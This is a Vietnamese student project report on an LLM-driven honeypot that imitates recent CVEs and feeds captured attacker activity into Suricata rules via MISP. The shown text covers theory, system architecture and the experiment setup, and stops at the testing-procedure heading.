

ĐẠI HỌC QUỐC GIA HỒ CHÍ MINH  
TRƯỜNG ĐẠI HỌC CÔNG NGHỆ THÔNG TIN  
KHOA MẠNG MÁY TÍNH VÀ TRUYỀN THÔNG

TRẦN THIÊN MẠNH  
LÊ TRIỆU PHÚ

ĐỒ ÁN CHUYÊN NGÀNH  
CẢI THIỆN NEXT GENERATION FIREWALL VÀ  
IDS BẰNG HONEYPOT THÔNG MINH TÍCH HỢP  
LLM ĐỂ HIỂU TƯƠNG TÁC TẤN CÔNG VÀ TĂNG  
CƯỜNG THU THẬP RULE

ENHANCING NEXT GENERATION FIREWALL AND IDS  
WITH LLM-INTEGRATED SMART HONEYPOTS TO  
UNDERSTAND ATTACKER INTERACTIONS AND IMPROVE  
RULE COLLECTION

CỦ NHÂN NGÀNH AN TOÀN THÔNG TIN

TP. Hồ Chí Minh, 7, 2025

ĐẠI HỌC QUỐC GIA HỒ CHÍ MINH  
TRƯỜNG ĐẠI HỌC CÔNG NGHỆ THÔNG TIN  
KHOA MẠNG MÁY TÍNH VÀ TRUYỀN THÔNG

TRẦN THIÊN MẠNH - 22520853  
LÊ TRIỆU PHÚ - 22521100

ĐỒ ÁN CHUYÊN NGÀNH  
CẢI THIỆN NEXT GENERATION FIREWALL VÀ  
IDS BẰNG HONEYPOT THÔNG MINH TÍCH HỢP  
LLM ĐỂ HIỂU TƯƠNG TÁC TẤN CÔNG VÀ TĂNG  
CƯỜNG THU THẬP RULE

ENHANCING NEXT GENERATION FIREWALL AND IDS  
WITH LLM-INTEGRATED SMART HONEYPOTS TO  
UNDERSTAND ATTACKER INTERACTIONS AND IMPROVE  
RULE COLLECTION

CỦ NHÂN NGÀNH AN TOÀN THÔNG TIN

GIẢNG VIÊN HƯỚNG DẪN:  
TS. Phan Thế Duy

TP.Hồ Chí Minh - 7, 2025

## LỜI CẢM ƠN

Trong quá trình nghiên cứu và hoàn thành đề án chuyên ngành, nhóm được sự định hướng, giúp đỡ, các ý kiến đóng góp quý báu cùng với những lời động viên của các giảng viên hướng dẫn. Nhóm xin bày tỏ lời cảm ơn tới thầy Phan Thế Duy đã tận tình trực tiếp hướng dẫn, giúp đỡ nhóm em trong quá trình nghiên cứu.

**Trần Thiện Mạnh**

**Lê Triệu Phú**

## MỤC LỤC

LỜI CẢM ƠN . . . . .	i
MỤC LỤC . . . . .	ii
DANH MỤC CÁC KÝ HIỆU, CÁC CHỮ VIẾT TẮT . . . . .	v
DANH MỤC CÁC HÌNH VẼ . . . . .	vi
DANH MỤC CÁC BẢNG BIỂU . . . . .	vii
MỞ ĐẦU . . . . .	1
<b>CHƯƠNG 1. TỔNG QUAN</b>	<b>2</b>
1.1 Giới thiệu vấn đề . . . . .	2
1.2 Giới thiệu những nghiên cứu liên quan . . . . .	2
1.2.1 Suricata . . . . .	2
1.2.2 Mô hình Honeypot LLM . . . . .	3
1.2.3 MISP . . . . .	3
1.3 Tính ứng dụng . . . . .	3
1.4 Những thách thức . . . . .	3
1.5 Mục tiêu, đối tượng, và phạm vi nghiên cứu . . . . .	3
1.5.1 Mục tiêu nghiên cứu . . . . .	3
1.5.2 Đối tượng nghiên cứu . . . . .	4
1.5.3 Phạm vi nghiên cứu . . . . .	4
1.5.4 Cấu trúc Đồ án chuyên ngành . . . . .	4
<b>CHƯƠNG 2. CƠ SỞ LÝ THUYẾT</b>	<b>5</b>
2.1 Suricata . . . . .	5
2.1.1 Lý thuyết . . . . .	5
2.1.2 Các chức năng chính của Suricata . . . . .	5
2.1.3 Kiến trúc của Suricata . . . . .	6

2.1.4	Cơ chế hoạt động của Suricata . . . . .	6
2.2	Honeypot . . . . .	6
2.2.1	Honeypot là gì . . . . .	6
2.2.2	Kiến trúc của honeypot . . . . .	7
2.2.3	Cách hoạt động . . . . .	7
2.3	MISP . . . . .	7
2.3.1	MISP là gì . . . . .	7
2.3.2	Mục tiêu chính của MISP . . . . .	8
2.3.3	Thành phần chính trong MISP . . . . .	8
2.3.4	Cơ chế chia sẻ trong MISP . . . . .	9
<b>CHƯƠNG 3. MÔ HÌNH TRIỂN KHAI</b>		<b>10</b>
3.1	Functional Architecture . . . . .	10
3.1.1	Honeypot Function . . . . .	10
3.1.2	Network Traffic Control . . . . .	10
3.1.3	Intrusion Detection Module . . . . .	11
3.1.4	User Authentication . . . . .	11
3.1.5	URL Filtering . . . . .	11
3.1.6	Threat Intelligence & Incident Response Architecture . . .	11
3.1.7	AI-based Log Analysis & Threat Event Generation . . . .	11
3.2	Application/Data Architecture . . . . .	11
3.2.1	Luồng dữ liệu đi vào hệ thống . . . . .	11
3.2.2	Luồng dữ liệu đi ra internet . . . . .	13
3.3	Network Diagram . . . . .	13
<b>CHƯƠNG 4. THÍ NGHIỆM VÀ ĐÁNH GIÁ</b>		<b>15</b>
4.1	Thiết lập thí nghiệm . . . . .	15
4.1.1	Cơ chế hoạt động của Honeypot . . . . .	15
4.1.2	Tập dữ liệu . . . . .	16
4.1.3	Quy trình kiểm thử . . . . .	16

4.1.4	Kết Quả kiểm thử . . . . .	17
4.1.5	CVE-2025-32013 . . . . .	32
<b>CHƯƠNG 5. KẾT LUẬN</b>		<b>40</b>
5.1	Kết luận . . . . .	40
5.2	Hướng phát triển . . . . .	41
<b>TÀI LIỆU THAM KHẢO</b>		<b>43</b>

## DANH MỤC CÁC KÝ HIỆU, CÁC CHỮ VIẾT TẮT

$S$	Không gian các trạng thái mà tác tử
$s_t$	Trạng thái môi trường tại lượt $t$
$A$	Tập các hành động tác tử
$a_t$	Hành động tại lượt thứ $t$
$P$	Hàm chuyển
$R$	Hàm phần thưởng
$\pi$	Chính sách của Mô hình học tăng cường
$\omega$	Trọng số cho phần thưởng
$\gamma$	Chiết khấu cho phần thưởng
$V^\pi$	Chính sách tối đa hóa kì vọng
$Q$	Hàm giá trị cho trạng thái - hành động
$\theta$	Trọng số cho mạng nơ-ron
$L(\theta)$	Hàm mất mát
PE	Portable Executable
DLL	Dynamic Link Library
MD5	Mmessage-Digest Algorithm
SHA	Secure Hashing Algorithm
CRC	Cyclic Redundancy Check Algorithm
GBDT	Gradient-base Boosting Decision Tree
MDP	Markov Decision Process

## DANH MỤC CÁC HÌNH VẼ

Hình 3.1	Functional Architectures . . . . .	10
Hình 3.2	Application-Data . . . . .	12
Hình 3.3	Network Diagram . . . . .	14
Hình 4.1	CVE-2025-32728 . . . . .	17
Hình 4.2	CVE-2025-32728_True . . . . .	18
Hình 4.3	CVE-2025-32728_True . . . . .	19
Hình 4.4	CVE-2025-32728_True . . . . .	19
Hình 4.5	CVE-2025-32728_True . . . . .	20
Hình 4.6	CVE-2025-32728_True . . . . .	20
Hình 4.7	CVE-2025-32728_True . . . . .	20
Hình 4.8	CVE-2025-32728_True . . . . .	20
Hình 4.9	CVE-2025-32728_True . . . . .	21
Hình 4.10	CVE-2025-32728_True . . . . .	21
Hình 4.11	CVE-2025-32728_False . . . . .	22
Hình 4.12	CVE-2025-32728_False . . . . .	22
Hình 4.13	CVE-2025-32728_False . . . . .	22
Hình 4.14	CVE-2025-32728_False . . . . .	23
Hình 4.15	CVE-2025-32728_False . . . . .	23
Hình 4.16	CVE-2025-32728_False . . . . .	23
Hình 4.17	CVE-2025-32754 . . . . .	24
Hình 4.18	CVE-2025-32754_True . . . . .	24
Hình 4.19	CVE-2025-32754_True . . . . .	25
Hình 4.20	CVE-2025-32754_True . . . . .	25
Hình 4.21	CVE-2025-32754_True . . . . .	25



Hình 4.22	CVE-2025-32754_True . . . . .	26
Hình 4.23	CVE-2025-32754_False . . . . .	26
Hình 4.24	CVE-2025-32754_False . . . . .	26
Hình 4.25	CVE-2025-32754_False . . . . .	27
Hình 4.26	CVE-2025-32754_False . . . . .	27
Hình 4.27	CVE-2025-32755 . . . . .	28
Hình 4.28	CVE-2025-32755_True . . . . .	28
Hình 4.29	CVE-2025-32755_True . . . . .	29
Hình 4.30	CVE-2025-32755_True . . . . .	29
Hình 4.31	CVE-2025-32755_True . . . . .	30
Hình 4.32	CVE-2025-32755_True . . . . .	30
Hình 4.33	CVE-2025-32755_Fale . . . . .	31
Hình 4.34	CVE-2025-32755_Fale . . . . .	31
Hình 4.35	CVE-2025-32755_Fale . . . . .	31
Hình 4.36	CVE-2025-32013 . . . . .	32
Hình 4.37	PUT-/api/v2/auth/callback . . . . .	32
Hình 4.38	PUT-/api/auth/cb và POST-/internal/auth . . . . .	33
Hình 4.39	DELETE-/api/v2/auth/callback và GET-/internal/auth . . . . .	34
Hình 4.40	PUT-/api/lnurl/verify . . . . .	34
Hình 4.41	PUT-/internal/auth và DELETE-/api/lnurl/verify . . . . .	35
Hình 4.42	PUT-/api/v1/lnurlauth và DELETE-/api/auth/cb . . . . .	35
Hình 4.43	DELETE-/api/v1/lnurlauth và GET-/api/lnurl/verify . . . . .	36
Hình 4.44	DELETE-/internal/auth . . . . .	36
Hình 4.45	POST-/api/lnurl/verify . . . . .	37
Hình 4.46	POST-/api/v2/auth/callback . . . . .	37
Hình 4.47	POST-/api/auth/cb và GET-/api/v2/auth/callback . . . . .	37
Hình 4.48	POST-/api/v1/lnurlauth . . . . .	38
Hình 4.49	Tổng hợp . . . . .	38

## DANH MỤC CÁC BẢNG BIỂU

## TÓM TẮT ĐỒ ÁN CHUYÊN NGÀNH

### *Tính cấp thiết của đề tài nghiên cứu:*

Trong những năm gần đây, các cuộc tấn công, khai thác lỗ hổng ngày càng tinh vi và phức tạp. Các honeypot đơn chức năng đã thành công trong việc dẫn dụ kẻ tấn công đi vào bẫy của honeypot, tuy nhiên tính linh hoạt của các honeypot này không cao, rất dễ bị phát hiện bởi kẻ tấn công giàu kinh nghiệm

Sau khi nghiên cứu hướng sử dụng LLM để đóng giả thành các lỗ hổng theo ngữ cảnh thật tế dựa vào các CVE mới nhất, thiết lập bẫy dẫn dụ kẻ tấn công, tấn công vào sâu nhất có thể, nhằm mục đích khai thác được hết kỹ năng khai thác mà kẻ tấn công sử dụng, từ đó giúp cải thiện hệ thống IDS bằng chữ ký, có được từ dữ liệu thu được từ honeypot

## CHƯƠNG 1. TỔNG QUAN

Chương này giới thiệu về vấn đề và các nghiên cứu liên quan. Đồng thời, trong chương này chúng tôi cũng trình bày phạm vi và cấu trúc của Đồ án.

### 1.1. Giới thiệu vấn đề

Trong bối cảnh các mối đe dọa về lỗ hổng của CVE ngày càng nhiều, chúng ta không thể biết kẻ tấn công có thể sử dụng những kỹ thuật gì để khai thác những lỗ hổng đó. Các honeypot cũng đã được ứng dụng phổ biến để dẫn dụ kẻ tấn công, tuy nhiên những honeypot truyền thống còn thiếu tính linh hoạt bởi vì chỉ mô phỏng lại một số lỗ hổng cụ thể trên những tính năng cụ thể như: Cowrie (chỉ tạo được kết nối Telnet và SSH)

Sau khi nghiên cứu, nhóm nhận thấy có thể sử dụng LLM để honeypot có thể phản hồi shell linh hoạt hơn, nhiều tính năng hơn, và được cập nhật định kì theo thời gian. Tận dụng những thông tin có được từ kẻ tấn công để cải thiện hệ thống IDS

### 1.2. Giới thiệu những nghiên cứu liên quan

#### 1.2.1. *Suricata*

Phần mềm IDS nhóm sử dụng là Suricata, được tích hợp threat intelligence platform là MISP chia sẻ thông tin alert, dễ dàng theo dõi quá trình tấn công đồng thời từ tạo rule cho Suricata từ các IOC được chia sẻ trên MISP

### ***1.2.2. Mô hình Honeypot LLM***

LLM giúp cho honeypot có thể mô phỏng lại 3 tính năng là SSH, HTTP và MySQL. LLM nhóm sử dụng là API của Groq, mô phỏng phản hồi Shell dựa trên các lỗ hổng CVE mới nhất

### ***1.2.3. MISP***

Tìm hiểu về cách sử dụng MISP. cách cài đặt, cách hoạt động, cách tích hợp vào hệ thống

## **1.3. Tính ứng dụng**

Đề tài này giúp cho hệ thống IDS dựa trên chữ ký có thể hoạt động tốt hơn, nhờ dữ liệu từ việc khai thác các kỹ thuật tấn công của kẻ tấn công, giúp hệ thống có khả năng phát hiện được các Zero-day

## **1.4. Những thách thức**

Quá trình viết prompt cho honeypot rất khó khăn và phức tạp. Việc viết prompt cho honeypot phản hồi chân thật và chính xác nhất dựa vào LLM là một thử thách không hề đơn giản, hơn cả thế việc dùng LLM để sinh prompt mới cho honeypot lại càng phức tạp hơn

## **1.5. Mục tiêu, đối tượng, và phạm vi nghiên cứu**

### ***1.5.1. Mục tiêu nghiên cứu***

Khai thác được kỹ thuật tấn công mới, nhằm cải thiện hệ thống IDS hoạt động chính xác hơn

### ***1.5.2. Đối tượng nghiên cứu***

*Đối tượng nghiên cứu:*

- Honeypot
- Suricata
- MISP

### ***1.5.3. Phạm vi nghiên cứu***

Dẫn dụ kẻ tấn công đi vào honeypot sâu nhất có thể, để khai thác được các kỹ thuật được kẻ tấn công sử dụng, nhằm mục đích thu thập dữ liệu về các kỹ thuật tấn công để huấn luyện cho honeypot

### ***1.5.4. Cấu trúc Đề án chuyên ngành***

Chúng tôi xin trình bày nội dung của Đề án theo cấu trúc như sau:

- Chương 1: Giới thiệu tổng quan về đề tài của Đề án và những nghiên cứu liên quan.
- Chương 2: Trình bày cơ sở lý thuyết và kiến thức nền tảng liên quan đến đề tài.
- Chương 3: Trình bày mô hình tạo mẫu đột biến.
- Chương 4: Trình bày thực nghiệm và đánh giá.
- Chương 5: Kết luận và hướng phát triển của đề tài.

## CHƯƠNG 2. CƠ SỞ LÝ THUYẾT

Chương này trình bày cơ sở lý thuyết của nghiên cứu: Bao gồm lý thuyết Suricata, Honeypot và MISP

### 2.1. Suricata

#### *2.1.1. Lý thuyết*

Suricata là một hệ thống phát hiện xâm nhập (IDS), ngăn chặn xâm nhập (IPS) và giám sát lưu lượng mạng (NSM) mã nguồn mở. Nó được phát triển bởi Open Information Security Foundation (OISF)

#### *2.1.2. Các chức năng chính của Suricata*

- **IDS (Intrusion Detection):** Phân tích và ghi nhận các gói tin đáng ngờ nhưng không can thiệp.
- **IPS (Intrusion Prevention):** Phân tích và chặn gói tin độc hại. Cần triển khai ở chế độ in-line.
- **NSM (Network Security Monitoring):** Ghi nhận, lưu trữ thông tin toàn bộ lưu lượng mạng để phân tích.
- **File extraction:** Trích xuất file từ lưu lượng mạng (PDF, EXE, DOC...).
- **Protocol detection & parsing:** Nhận dạng và phân tích các giao thức phổ biến (HTTP, DNS, TLS...).
- **TLS logging:** Ghi log các thông tin như chứng chỉ, SNI, phiên bản TLS.
- **Multi-threaded:** Tối ưu hiệu suất nhờ xử lý song song

### ***2.1.3. Kiến trúc của Suricata***

Suricata có cấu trúc đa luồng (multi-threaded), sử dụng công nghệ phân tích sâu gói tin (Deep Packet Inspection - DPI). Các thành phần chính:

- **Capture Engine:** thu thập dữ liệu từ interface.
- **Decode Engine:** giải mã các giao thức.
- **Stream Engine:** theo dõi trạng thái phiên (TCP sessions).
- **Detection Engine:** so sánh với các rule để phát hiện tấn công.
- **Output Module:** ghi log, thống kê, cảnh báo.

### ***2.1.4. Cơ chế hoạt động của Suricata***

1. **Thu thập gói tin** từ mạng (dùng pcap hoặc af-packet, netmap...).
2. **Giải mã và phân tích** nội dung các lớp giao thức (Ethernet, IP, TCP/UDP, HTTP...).
3. **So sánh với rules** (Snort-compatible rules).
4. **Ghi log hoặc chặn** tùy theo chế độ (IDS hay IPS).
5. **Tạo báo cáo** dưới dạng JSON, EVE log, syslog hoặc gửi về SIEM.

## **2.2. Honeypot**

### ***2.2.1. Honeypot là gì***

Honeypot là một hệ thống bẫy an ninh được thiết kế để thu hút, phát hiện, ghi nhận và phân tích các hành vi tấn công mạng. Đây không phải là hệ thống thật sự phục vụ sản xuất, mà là một môi nhử giả lập để đánh lừa kẻ tấn công.



### 2.2.2. Kiến trúc của honeypot

- **Decoy (mồi nhử):** Một hệ thống giả lập dịch vụ (web, SSH, FTP...) hoặc hệ điều hành thật.
- **Monitoring Tools:** Ghi lại hành vi tấn công (file log, network traffic, IP, ...).
- **Control Mechanism:** Đảm bảo honeypot bị cô lập để tránh bị sử dụng làm bàn đạp tấn công hệ thống khác.

#### 2.2.2.1. LLM-driven Honeypot Shell là gì

LLM-driven Honeypot Shell là một môi trường shell (giả lập terminal) trong đó các phản hồi đầu ra cho các lệnh của kẻ tấn công không đến từ hệ điều hành thực mà được sinh ra bởi mô hình ngôn ngữ lớn (LLM – Large Language Model), như GPT, Claude, LLaMA,...

### 2.2.3. Cách hoạt động

1. **Mồi nhử hệ thống** (giả lập cổng dịch vụ: SSH, HTTP, FTP,...).
2. **Ghi log mọi hành vi**, kết nối từ IP nguồn, thời gian, payload, command,...
3. **Không phản ứng như hệ thống thực**, nhưng đủ "thật" để thu hút hacker.
4. **Cách ly khỏi mạng nội bộ thực** → Không gây hại nếu bị khai thác.

## 2.3. MISP

### 2.3.1. MISP là gì

MISP (Malware Information Sharing Platform & Threat Sharing) là một nền tảng mã nguồn mở (open-source platform) giúp:

- Thu thập, lưu trữ, phân tích và chia sẻ các thông tin về mối đe dọa an ninh mạng (threat intelligence).
- Hỗ trợ cộng đồng bảo mật, tổ chức doanh nghiệp, chính phủ trong việc phát hiện sớm, phòng thủ và phản ứng sự cố an ninh mạng.

### ***2.3.2. Mục tiêu chính của MISP***

- **Chia sẻ thông tin mối đe dọa:** Cho phép tổ chức chia sẻ IOCs, signatures, TTPs,... với nhau.
- **Hỗ trợ phân tích mã độc / sự kiện:** Tổ chức các dấu hiệu và dữ liệu liên quan theo dạng event.
- **Tự động hóa bảo mật:** Dễ dàng tích hợp với SIEM, IDS, firewall, và các hệ thống bảo mật khác.
- **Giảm thiểu chi phí và tăng hiệu quả cộng tác:** Tránh trùng lặp công việc giữa các nhóm an ninh mạng.

### ***2.3.3. Thành phần chính trong MISP***

#### **1. Event**

- Event là đơn vị tổ chức chính trong MISP.
- Mỗi event đại diện cho một sự cố, chiến dịch tấn công, hoặc dữ liệu tình báo.

#### **2. Attribute (Thuộc tính)**

Là IOCs: thông tin định danh mối đe dọa như:

- IP address
- Domain
- URL

- Hash (MD5, SHA1, SHA256)
- Email, filename, mutex...

### 3. Object

- Object là tập hợp các attribute có cấu trúc (structured attributes).
- Ví dụ: một "file object" có thể bao gồm hash, filename, size, v.v.

### 4. Tag

- Cho phép phân loại dữ liệu (ví dụ: TLP:RED, APT29, ransomware...).

### 5. Galaxy

- Bộ dữ liệu bổ sung định nghĩa các mối đe dọa phức tạp như APT, malware families, attack patterns (MITRE ATT&CK), ransomware,...

### 6. Warning Lists

- Danh sách các IOCs phổ biến nhưng không đáng tin cậy (ví dụ: IP Google DNS, file hash hợp lệ...), giúp giảm false positive.

#### *2.3.4. Cơ chế chia sẻ trong MISP*

- **Local sharing:** Chia sẻ trong một tổ chức
- **Community sharing:** Nhiều tổ chức chia sẻ dữ liệu với nhau
- **Sync server:** Đồng bộ dữ liệu giữa các MISP server
- **Distribution levels:** Phân quyền chia sẻ: only me, org only, community, all
- **TLP (Traffic Light Protocol):** Kiểm soát ai được quyền xem dữ liệu (TLP:RED, AMBER, GREEN, WHITE)

## CHƯƠNG 3. MÔ HÌNH TRIỂN KHAI

Ở chương này chúng tôi sẽ trình bày mô hình triển khai của hệ thống, bao gồm nhiều máy và vị trí của từng máy trong hệ thống

### 3.1. Functional Architecture

Functional Architecture	
Honeypot	Đánh lừa attacker để khai thác kỹ thuật mới
Network Traffic Control	Kiểm soát truy cập, NAT, lọc gói tin
Intrusion Detection Module	phát hiện xâm nhập

(a) *Functional Architecture 1*

Functional Architecture	
User Authentication	Quản lý danh tính người dùng trong mạng nội bộ bằng LDAP
URL Filtering	Lọc theo địa chỉ URL
Threat Intelligence & Incident Response Architecture	Thu thập, chia sẻ IOC, Hỗ trợ phân tích mối đe dọa từ IDS và AV, khai thác event để chặn IP và URL
AI-based Log Analysis & Threat Event Generation	Theo dõi, phân tích log và tạo event tự động

(b) *Functional Architecture 2*

**Hình 3.1:** *Functional Architectures*

#### 3.1.1. Honeypot Function

Thực hiện chức năng đánh lừa kẻ tấn công, để khai thác kỹ thuật tấn công mới, bằng cách mô phỏng lại các lỗ hổng CVE mới nhất tạo cảm giác hứng thú cho kẻ tấn công

#### 3.1.2. Network Traffic Control

Kiểm soát lưu lượng mạng ra vào, lọc những gói tin không hợp lệ và NAT ra ngoài internet. Phạm vi hoạt động ở lớp 3 và 4

### ***3.1.3. Intrusion Detection Module***

Giám sát các hành vi bất thường đối với lưu lượng, phát hiện các mối đe dọa dựa trên chữ ký đã định nghĩa sẵn. Hoạt động ở lớp 3,4 và mở rộng thêm lớp thứ 7

### ***3.1.4. User Authentication***

Xác thực người dùng nội bộ khi truy cập ra ngoài internet. Người dùng muốn truy cập internet, trước tiên phải thực hiện xác thực danh tính bằng tài khoản được cấp

### ***3.1.5. URL Filtering***

Chặn tất cả các truy cập của người dùng nội bộ vào các đường dẫn nằm trong blacklist

### ***3.1.6. Threat Intelligence & Incident Response Architecture***

Thu thập và chia sẻ IOC, đồng thời giúp hỗ trợ theo dõi các sự kiện trong hệ thống, khai thác các sự kiện để nâng cấp hệ thống


### ***3.1.7. AI-based Log Analysis & Threat Event Generation***

Tự động theo dõi log của IDS và phân tích log để lấy IOC quan trọng, đồng thời tạo sự kiện theo dõi

## **3.2. Application/Data Architecture**

### ***3.2.1. Luồng dữ liệu đi vào hệ thống***

Khi lưu lượng từ kẻ tấn công đi vào hệ thống phải đi qua Firewall:



**Hình 3.2:** Application-Data

1. Đầu tiên lưu lượng sẽ được lọc bởi iptables để kiểm tra xem kết nối có hợp lệ không. Trường hợp luôn hợp lệ với bất cứ lưu lượng nào khi địa chỉ đích là honeypot, còn lại sẽ phụ thuộc vào rule của iptables.
2. Sau khi đi qua được iptables, lưu lượng sẽ được giám sát bởi Suricata bằng chữ ký đã định nghĩa sẵn, nếu có gì bất thường thì Suricata sẽ cảnh báo. Lưu lượng sau khi giám sát sẽ quay về iptables để đi qua Squid Proxy.
3. Trong trường hợp lưu lượng đi vào hệ thống thì Squid Proxy không thực hiện chức năng gì cả.
4. Sau khi qua ba bước trong NGFW sẽ tới MISP, MISP thực hiện theo dõi log của Suricata, lấy log phân tích thành IOC và tạo sự kiện để thuận tiện cho việc theo dõi.
5. Đích đến của lưu lượng sẽ là Honeypot, ở đây kẻ tấn công sẽ thực hiện những kỹ thuật thăm dò, khai thác. Tuy nhiên đây là hệ thống giả nên sẽ không bị ảnh hưởng gì, thay vào đó chúng ta sẽ ghi lại được các kỹ thuật mà kẻ tấn công sử dụng. Sau đó là tạo sự kiện bằng những kỹ thuật đã ghi lại được cho MISP.

6. Cuối cùng, từ các sự kiện mà honeypot gửi cho MISP, chúng ta sẽ sử dụng để viết thêm rule cho Suricata.

### ***3.2.2. Luồng dữ liệu đi ra internet***


Gateway của các máy mạng nội bộ đều trở về Firewall nên lưu lượng sẽ đi đến Firewall đầu tiên:

1. Sau khi vào Firewall thì lưu lượng sẽ đến iptables, iptables sẽ lọc lưu lượng không hợp lệ chẳng hạn như là cho user 1 truy cập internet nhưng không cho user 2 truy cập internet.
2. Lưu lượng được iptables cho là hợp lệ thì tới bước tiếp theo đó là Suricata, ở luồng lưu lượng đi ra thì Suricata không có chức năng gì cả
3. Tiếp theo lưu lượng sẽ đến Squid Proxy, ở giai đoạn này Squid Proxy sẽ chặn tất cả lưu lượng nào đang cố gắng truy cập đến các url có trong blacklist. Các lưu lượng nằm ngoài blacklist cũng phải thực hiện bước xác thực danh tính bằng tài khoản được cấp bởi LDAP thì mới có quyền truy cập internet.
4. Sau khi xác thực thì lưu lượng sẽ được hoạt động bình thường.

## **3.3. Network Diagram**

Mô hình bao gồm 5 máy ảo. VM-User, VM-Honeypot, VM-LDAP là 3 máy nội bộ, còn Attacker là máy nằm ngoài internet:

- **VM-User:** đóng vai trò là một người dùng nội bộ để thử nghiệm truy cập ra ngoài internet
- **VM-Honeypot:** đóng vai là một honeypot chạy 3 tính năng là SSH, HTTP, MySQL để cho kẻ tấn công khai thác
- **VM-LDAP:** đóng vai trò là cơ sở dữ liệu người dùng nội bộ, dùng để truy vấn tài khoản, mật khẩu cho bước xác thực người dùng



*Hình 3.3: Network Diagram*

- **Attacker:** đóng vai trò là một kẻ tấn công từ bên ngoài internet vào hệ thống nội bộ, cụ thể là tấn công vào máy Honeypot
- **VM-Firewall:** đóng vai trò là NGFW với nhiều ứng dụng như iptables, Squid Proxy, Suricata, MISP



## CHƯƠNG 4. THÍ NGHIỆM VÀ ĐÁNH GIÁ

Ở chương này chúng tôi tiến hành tạo môi trường, cài đặt và đưa ra các tiêu chí đánh giá về mức độ hiệu quả của mô hình Honeypot LLM. Chỉ tập trung vào triển khai và đánh giá Honeypot

### 4.1. Thiết lập thí nghiệm

Honeypot LLM của chúng tôi được thực hiện trên môi trường hệ điều hành Ubuntu 22.04 với cấu hình RAM là 4GB và dung lượng 30GB. Ngoài ra, ngôn ngữ chính được sử dụng để xây dựng hệ thống là Python 3.10.12.

#### *4.1.1. Cơ chế hoạt động của Honeypot*

1. **Module Research CVE:** Thực hiện việc tìm kiếm các CVE mới nhất có liên quan đến SSH, HTTP và xuất kết quả dưới dạng json
2. **Module Create Prompt:** Tiếp nhận thông tin về CVE bên thông json file, thực hiện tạo prompt mô tả lại lỗ hổng của CVE một cách chi tiết nhất. Prompt sau khi tạo sẽ được thêm vào configSSH.yml, configHTTP.yml
3. **SSH, HTTP Server:** Thực hiện chấp nhận kết nối SSH, HTTP chia sẻ session key và phản hồi dựa trên prompt được viết bên trong configSSH.yml và configHTTP.yml
4. **VelLMes Server:** Nhận Prompt từ SSH, HTTP và MySQL server, gửi Prompt cho LLM xử lý, nhận kết quả và xử lý kết quả đầu ra trước khi gửi về cho các Server tương ứng, để phản hồi đồng thời lưu lại nhật ký cho từng giao thức SSH, HTTP, MySQL

#### ***4.1.2. Tập dữ liệu***

Tập dữ liệu bao gồm shell command và shell response của 4 CVE mới nhất tại thời gian là ngày 12 tháng 7 năm 2025:

- CVE-2025-32728
- CVE-2025-32754
- CVE-2025-32755
- CVE-2025-32013

Mỗi CVE có 100 shell command gồm 20 kịch bản khai thác, mỗi kịch bản có 5 shell command. 4 CVE là 400 shell command

#### ***4.1.3. Quy trình kiểm thử***

